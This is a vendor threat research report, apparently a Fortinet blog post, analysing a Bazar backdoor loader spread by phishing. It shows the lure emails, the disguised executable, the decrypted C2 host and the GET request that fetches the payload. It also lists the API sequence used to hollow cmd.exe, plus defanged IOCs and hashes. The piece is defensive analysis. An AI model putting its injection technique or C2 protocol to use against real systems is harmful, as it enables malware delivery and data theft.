
New Bazar Trojan Variant is Being Spread in Recent Phishing Campaign – Part I

fortinet.com/blog/threat-research/new-bazar-trojan-variant-is-being-spread-in-recent-phishing-campaign-part-I

February 12, 2021



FortiGuard Labs Threat Research Report

Affected platforms: Microsoft Windows
Impacted parties: Windows Users
Impact: Control and Collect sensitive information from victim's device, as well as delivering other malware.
Severity level: Critical

Bazar (which has been classified as the Team9 malware family being developed by the group behind Trickbot) is a backdoor Trojan designed to target a device, collect sensitive information, control the system via commands, and deliver malware. Last year, it was observed delivering the TrickBot malware.

FortiGuard Labs recently noticed a suspicious email through the SPAM monitoring system. This email was designed to entice a victim into opening a web page to download an executable file. Additional research on this executable file found that it is a new variant of Bazar. In this post you can expect to learn what new techniques this Bazar uses to perform anti-analysis, how it communicates with its C2 server, what sensitive data it is able to collect from the victim's device and how it is able to deliver other malware onto the victim's system.

Phishing Email and Download Page

To validate our assessment, we captured some of Bazar's previous phishing emails and their content are similar. They lure the recipient into opening a webpage to view a pdf version of a fake bonus report, fake customer complaint report, or fake billing statement, etc. You can see two examples in the following Figures, which were captured on Jan 20 and Jan 27, 2021.

Figure 1.1 Bazar phishing email captured on Jan 20, 2021

Figure 1.2 Bazar phishing email on Jan 27, 2021

Once the victim clicks any hyperlink in the email, it brings the victim to a malicious webpage, as shown in Figure 1.3.

Figure 1.3 Webpage that downloads the Bazar malware

There are three hyperlinks, circled on the webpage image above, that all pointing to the same download link. One instance of the download hyperlinks looks like this:

https[:]//doc-14-6g-docs[.]googleusercontent.com/docs/securesc/m4jlrke7n9hladu0avuh39vorb58jrve/fgl9fo0g0p5o35at5vboiccqq552hmqf/1611168150000/16223329 8ISzpp4XoG-jfSs?e=download&authuser=0&nonce=nvmpahs236rou&user=11832846407481787782&hash=5ctf3a9bet7iv3njj965vh0c16pumigi

Downloaded Bazar Loader

The downloaded file (Priview_report20-01[.]exe) is an executable file that uses a PDF document-like icon to deceive the intended victim. By default, Windows hides the actual extension (for example, ".exe").

Figure 2.1 shows a quick analysis of the file. The left side of the image shows what the victim sees, and the right side shows what the researchers see in a PE analysis tool. (PE, or Portable Executable, is the native format of executable binaries [DLLs, drivers and programs] for the Microsoft Windows® 32-bit operating systems.)

Figure 2.1 The downloaded Bazar loader in an analysis tool

The victim may assume the file is a real PDF document and double click on it to open the "report" without realizing that an executable file is being run in the background.

The downloaded executable file is recognized as a 64-bit file in the analysis tool, which means it is only able to execute on 64-bit Microsoft Windows Operating Systems.

After analyzing this file, I realized this file is a loader of Bazar.

Once the Bazar loader starts, an encrypted Resource that hides in the "Font Directory" with the ID "339" (hex 153H) is loaded into its memory. In Figure 2.2 you can see the Resource data shown in an analysis tool.

Figure 2.2. Encrypted Resource 339 of Bazar loader

Decrypting the Resource data uncovers a piece of ASM (assembly language) code and a PE file. This ASM code, called by the Bazar loader, dynamically deploys the PE file into memory and executes it. Figure 2.3 is a screenshot of a debugger, showing where the ASM code was about to call the OEP (Original Entry Point) of the deployed PE file. This PE file is the real Bazar loader.

Figure 2.3. Calling the OEP of the deployed PE file

Deeper Dive into the Bazar Loader

The real Bazar loader then initiates communication with its C2 server. The host and URL strings are decrypted from constant data in that stack.

Figure 3.1. A display of the decrypted host string of the C2 server

Figure 3.1 above shows the just decrypted C2 host string with the port number (englewoodcarwashh[.]us:443) in the memory sub-window. It later calls the API getaddrinfo(C2_host_string) to obtain the IP address of the C2 server.

It sends a GET request with the URL "/cgi-bin/req5" to its C2 server using the SSL protocol. Figure 3.2 is a screenshot of a debugger showing the moment it was about to call the API EncryptMessage() to encrypt the entire GET request.

Figure 3.2. An encrypted packet sent to the C2 server

I copied the packet below for a clearer view:

*GET **/cgi-bin/req5** HTTP/1.1*
*Host: **englewoodcarwashh[.]us***
User-Agent: user_agent
*Date: **Wed, 20 Jan 2021 21:05:11 GMT***
*rvpoft: **z3qTFLIkBrYVD3iglKy1kAS99rBL0V35k8NKFUG1dQGVw4ICpFV8y9cAiVS%2FAu6RTpaHgZRVuWMsnLVhpTZaRMdnvCDvJrOqKh***
Connection: Keep-Alive

You may have noticed that the value of "rvpoft" is base64 encoded. It was a hash of the "Date:" value ("***Wed, 20 Jan 2021 21:05:11 GMT"***). By calculating the hash of "Date:" and comparing it with the hash value that "rvpoft" carries at the C2 server, it is able to verify if the packet is from its true client.

Figure 3.3. The decrypted Bazar payload returned from the C2 server

Once it passes packet verification, the C2 server replies with an encrypted Bazar payload to the client (Bazar loader). This is decrypted in the API function BCryptDecrypt() that is called by the Bazar loader. Figure 3.3, above, shows the just-decrypted Bazar payload PE file in the memory sub-window at the bottom.

The payload file is an EXE file, which will be injected into a newly-created "cmd.exe" process to hide its real process from being noticed by the victim. To do this, the Bazar loader calls API CreateProcessA() to create a "cmd" process with a CreateFlags of value "0x80014" that is a combination of "EXTENDED_STARTUPINFO_PRESENT, CREATE_NEW_CONSOLE, and CREATE_SUSPENDED". Refer to Figure 3.4, below, for more details.

Figure 3.4. Creating the "cmd.exe" process by calling the API CreateProcessA()

To inject the Bazar payload into the newly-created “cmd.exe” process and execute it, it needs to call some relevant APIs, like NtGetContextThread(), VirtualAllocEx(), NtUnmapViewOfSection(), NtWriteVirtualMemory(), ZwSetContextThread(), and ZwResumeThread().

Conclusion

This is part I of our analysis of this new Bazar variant. In this post, I explained how a Bazar loader was spread in a phishing campaign. I showed how the Bazar loader communicates with its C2 server to download the Bazar payload. I also presented how the payload file is deployed in a newly-created “cmd.exe” process.

I will provide an analysis of the Bazar payload file running in “cmd.exe” in part II of this analysis. In that report you will learn how Bazar communicates to its C2 server and what actions Bazar can perform on a victim’s device via commands received from its C2 server.

Fortinet Protections

Fortinet customers are already protected from this Bazar variant with FortiGuard’s Web Filtering and AntiVirus services as follows:

The Bazar loader download URLs are rated as "**Malicious Websites**" by the FortiGuard Web Filtering service.

The downloaded files are detected as "**W64/Bazar.CFI!tr**" and blocked by the FortiGuard AntiVirus service.

The FortiGuard AntiVirus service is supported by FortiGate, FortiMail, FortiClient and FortiEDR. The Fortinet AntiVirus engine is a part of each of those solutions. As a result, customers who have these products with up-to-date protections are protected.

We also suggest our readers to go through the free NSE training -- NSE 1 – Information Security Awareness, which has a module on Internet threats designed to help end users learn how to identify and protect themselves from phishing attacks.

IOCs:

URLs

hxxps[:]//complaintsreport2020[.]gr8[.]com/

hxxps[:]//app[.]getresponse[.]com/lpc_unpublish.html

hxxps[:]//englewoodcarwashh[.]us:443/cgi-bin/req5

Sample SHA-256

[Preview_report20-01.exe]

0BFB64DFF37DD50449AF75EC204F0B4981AC3B16790458F6A492C7B27905A9A7

[Print-report27-01.exe]

6E6C0EBC1BB2D99CE358612572F4BCF52578527EEEF6629FFCE81B35F5FA1A99

References:

https://malpedia.caad.fkie.fraunhofer.de/details/win.bazarbackdoor

Learn more about FortiGuard Labs threat research and the FortiGuard Security Subscriptions and Services portfolio.

Learn more about Fortinet’s free cybersecurity training initiative or about the Fortinet NSE Training program, Security Academy program, and Veterans program.